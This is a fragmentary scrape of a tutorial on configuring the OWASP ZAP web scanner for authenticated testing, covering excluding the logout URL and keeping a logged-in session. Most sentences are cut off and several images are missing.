
Please be aware that yo

To quickly test an appli


For a more in depth tes

Exclude the "*Logout URL*" from spider (and scanner)

- Login & Logout via browser in target application to let ZAP see the logout request




… and delete the logout node to not spider from it



Ensure you have a valid web session "logged-in"

